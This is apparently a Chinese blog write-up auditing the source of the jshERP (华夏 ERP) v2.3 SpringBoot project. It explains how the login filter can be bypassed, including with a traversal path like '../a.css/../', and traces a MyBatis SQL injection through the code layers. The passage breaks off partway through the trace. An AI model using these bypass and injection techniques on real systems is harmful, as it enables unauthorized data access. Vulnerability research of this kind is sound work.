

SpringBoot 框架华夏 ERP 源码审计

1.1 环境搭建


华夏 ERP 基于 SpringBoot 框架和 SaaS 模式，可以算是国内人气较高的一款 ERP 项目，看网上已经公开了漏洞，本次对此框架代码进行源码审计。

源码下载路径：<https://github.com/jishenghua/jshERP>，这里的版本为 v2.3

直接拖入 IDEA 加载，Maven 下载所需的 jar 包，点击 run 即可


1.2 审计准备

典型的 spring 框架，先来看 pom.xml 加载了哪些威胁组件：



点根烟不慌，看到了这个熟悉的组件，版本透露出 shell 的感觉。

再来看一下 Filter 过滤器具体过滤了哪些内容，Servlet3.0 提供了 @WebFilter 用于将一个类声明为过滤器，搜索 @WebFilter 即可定位：



```

15  @WebFilter(filterName = "LogCostFilter", urlPatterns = {"/*"},
16         initParams = {@WebInitParam(name = "ignoredUrl", value = ".css#.js#.jpg#.png#.gif#.ico"),
17                       @WebInitParam(name = "filterPath",
18                                   value = "/user/login#/user/registerUser#/v2/api-docs")})
19  public class LogCostFilter implements Filter {
20

```

使用 @WebInitParam 配置多个 name，对.

css#.js#.jpg#.png#.gif#.ico, /user/login#/user/registerUser#/v2/api-docs 资源请求的时候不会进行拦截，doFilter 方法是具体的实现：

```

43  @Override
44  public void doFilter(ServletRequest request, ServletResponse response,
45                      FilterChain chain) throws IOException, ServletException {
46      HttpServletRequest servletRequest = (HttpServletRequest) request;
47      HttpServletResponse servletResponse = (HttpServletResponse) response;
48      String requestUrl = servletRequest.getRequestURI();
49      //具体，比如：处理若用户未登录，则跳转到登录页
50      Object userInfo = servletRequest.getSession().getAttribute("userInfo");
51      if(userInfo!=null) { //如果已登录，不阻止
52          chain.doFilter(request, response);
53          return;
54      }
55      if (requestUrl != null && (requestUrl.contains("/doc.html") ||
56                              requestUrl.contains("/register.html") ||
57                              requestUrl.contains("/login.html"))) {
58          chain.doFilter(request, response);
59          return;
60      }
61      if (verify(ignoredList, requestUrl)) {
62          chain.doFilter(servletRequest, response);
63          return;
64      }
65      if (null != allowUrls && allowUrls.length > 0) {
66          for (String url : allowUrls) {
67              if (requestUrl.startsWith(url)) {
68                  chain.doFilter(request, response);
69                  return;
70              }
71          }
72      }
73      servletResponse.sendRedirect(s: "/login.html");

```

这里从session中取到userInfo的值，判断已经登录。

不需要认证此请求

判断url中是否存在/doc.html, /register.html, /login.html字符串，如果存在就不需要认证此请求

将ignoredList (字符串列表.css/.png/.jpg) 传入verify方法中，从ignoreList中遍历取出值，并根据正则表达式匹配判断是否在url中，如果存在就返回true，不需要认证此请求

遍历取出allowUrls (字符串列表/user/login, /user/registerUser, /v2/api-docs) 中的值，判断url是否以这些字符开头，如果是的话不需要认证此请求

看到这里我们要明确：


1. requestUrl 中如果存在 / doc.html, /register.html, /login.html 字段就可以绕过认证请求
2. 传入 verify() 方法进行判断的时候，正确的使用应该选择 endsWith() 来判断 url 是否以 .css、.png 这些资源后缀结尾，但是上图代码只是使用正则表达式判断 .css, .png 名字存在即可，导致传入诸如：../a.css/../, 也可以绕过认证请求
3. 使用 startsWith() 方法来判断 url 是否以 / user/login, /user/registerUser

等字符开头的时候，可以使用目录穿越来骗过判断，导致可以绕过认证请求


4. 在 Filter 过滤器中没有看到 xss 过滤，sql 注入等恶意字符的过滤。

1.3 SQL 注入

在之前的 pom.xml 文件中发现该框架使用的是 Mybits 的数据库，找这类数据库的注入，直接在 * Mapper.xml 文件中全局搜索 \${




点一个进去查看：



```
28         </if>
29         order by rel.user_blng_orga_dspl_seq,user.id desc
30         <if test="offset != null and rows != null">
31             limit #{offset},#{rows}
32         </if>
33     </select>
```

这种 like 型的模糊查询使用了不安全的拼接，会直接参与 SQL 语句的编译，恶意构造会导致 SQL 注入


回溯判断对应的参数是否可控，搜索 "selectByConditionUser "：



```
UserMapperEx.xml x UserMapperEx.java x UserController.java x AccountHeadMapperEx.xml x AccountH
1 package com.jsh.erp.datasource.mappers;
2
3 import ...
13
14 public interface UserMapperEx {
15
16     List<UserEx> selectByConditionUser(
17         @Param("userName") String userName,
18         @Param("loginName") String loginName,
19         @Param("offset") Integer offset,
20         @Param("rows") Integer rows);
21
22     Long countsByUser(
23         @Param("userName") String userName,
24         @Param("loginName") String loginName);
25
26     List<User> getUserListByUserNameOrLoginName(@Param("userName") String userName,
27         @Param("loginName") String loginName);
28
29     int batDeleteOrUpdateUser(@Param("ids") String ids[], @Param("status") byte status);
30
31     List<TreeNodeEx> getNodeTree();
32     List<TreeNodeEx> getNextNodeTree(Map<String, Object> parameterMap);
33 }
```


上面是一个数据处理层的接口类，继续搜索 "

UserMapperEx.selectByConditionUser " 看具体在哪里调用：



```
97     return list;
98 }
99
100 public List<UserEx> select(String userName, String loginName, int offset, int rows) throws Exception {
101     List<UserEx> list=null;
102     try{
103         list=userMapperEx.selectByConditionUser(userName, loginName, offset, rows);
104         for(UserEx ue: list){
105             String userType = "";
106             if(demonstrateOpen && TEST_USER.equals(ue.getLoginName())){
107                 userType = "演示用户";
108             } else {
109                 if (ue.getId().equals(ue.getTenantId())) {
110                     userType = "租户";
111                 } else if(ue.getTenantId() == null){
112                     userType = "超管";
113                 } else {
114                     userType = "普通";
115                 }
116             }
117             ue.setUserType(userType);
118         }
119     } catch (Exception e) {
120         JshException.readFail(logger, e);
121     }
122     return list;
123 }
```


看到 service 层的调用，继续搜索 " UserService.select("：



```
13 @Service(value = "user_component")
14 @UserResource
15 public class UserComponent implements ICommonQuery {
16
17     @Resource
18     private UserService userService;
19
20     @Override
21     public Object selectOne(Long id) throws Exception {
22         return userService.getUser(id);
23     }
24
25     @Override
26     public List<?> select(Map<String, String> map) throws Exception {
27         return getUserList(map);
28     }
29
30     private List<?> getUserList(Map<String, String> map) throws Exception {
31         String search = map.get(Constants.SEARCH);
32         String userName = StringUtil.getInfo(search, key: "userName");
33         String loginName = StringUtil.getInfo(search, key: "loginName");
34         String order = QueryUtils.order(map);
35         String filter = QueryUtils.filter(map);
36         return userService.select(userName, loginName, QueryUtils.offset(map), QueryUtils.rows(map));
37     }
38 }
```


可以看到参数 userName, loginName 是从 search 字段中获取, 判断参数应该是可控的。下面的目的就是找前端接口, 也就是 Controller 层的方法接口映射。

UserComponent 类实现了 ICommonQuery 这个接口, 调用了此接口下的 select 方法



```
7  /**
8  * 通用查询接口
9  * 功能: 1、单条查询 2、分页+搜索 3、查询数量
10 *
11 * @author jishenghua
12 * @version 1.0
13 */
14 public interface ICommonQuery {
15     /**
16      * 根据id查询明细。
17      *
18      * @param id 资源id
19      * @return 资源
20      */
21     Object selectOne(Long id) throws Exception;
22
23     /**
24      * 自定义查询
25      *
26      * @param parameterMap 查询参数
27      * @return 查询结果
28      */
29     List<?> select(Map<String, String> parameterMap) throws Exception;
30 }
```


在同目录下发现文件 InterfaceContainer.java 这个接口文件:




```
10
11 /**
12 * @author jishenghua 2018-10-7 15:25:09
13 */
14 @Service
15 public class InterfaceContainer {
16     private final Map<String, ICommonQuery> configComponentMap = new HashMap<>();
17
18     @Autowired(required = false)
19     private synchronized void init(ICommonQuery[] configComponents) {
20         for (ICommonQuery configComponent : configComponents) {
21             ResourceInfo info = AnnotationUtils.getAnnotation(configComponent, ResourceInfo.class);
22             if (info != null) {
23                 configComponentMap.put(info.value(), configComponent);
24             }
25         }
26     }
27
28     public ICommonQuery getCommonQuery(String apiName) {
29         // ...
30     }
31 }
```

这里对apiName跟对应的组件进行绑定并压入HashMap中

这里通过类名+方法名调用方法, 类方法可在不实例化对象的前提下直接调用, 返回类型是ICommonQuery这个类

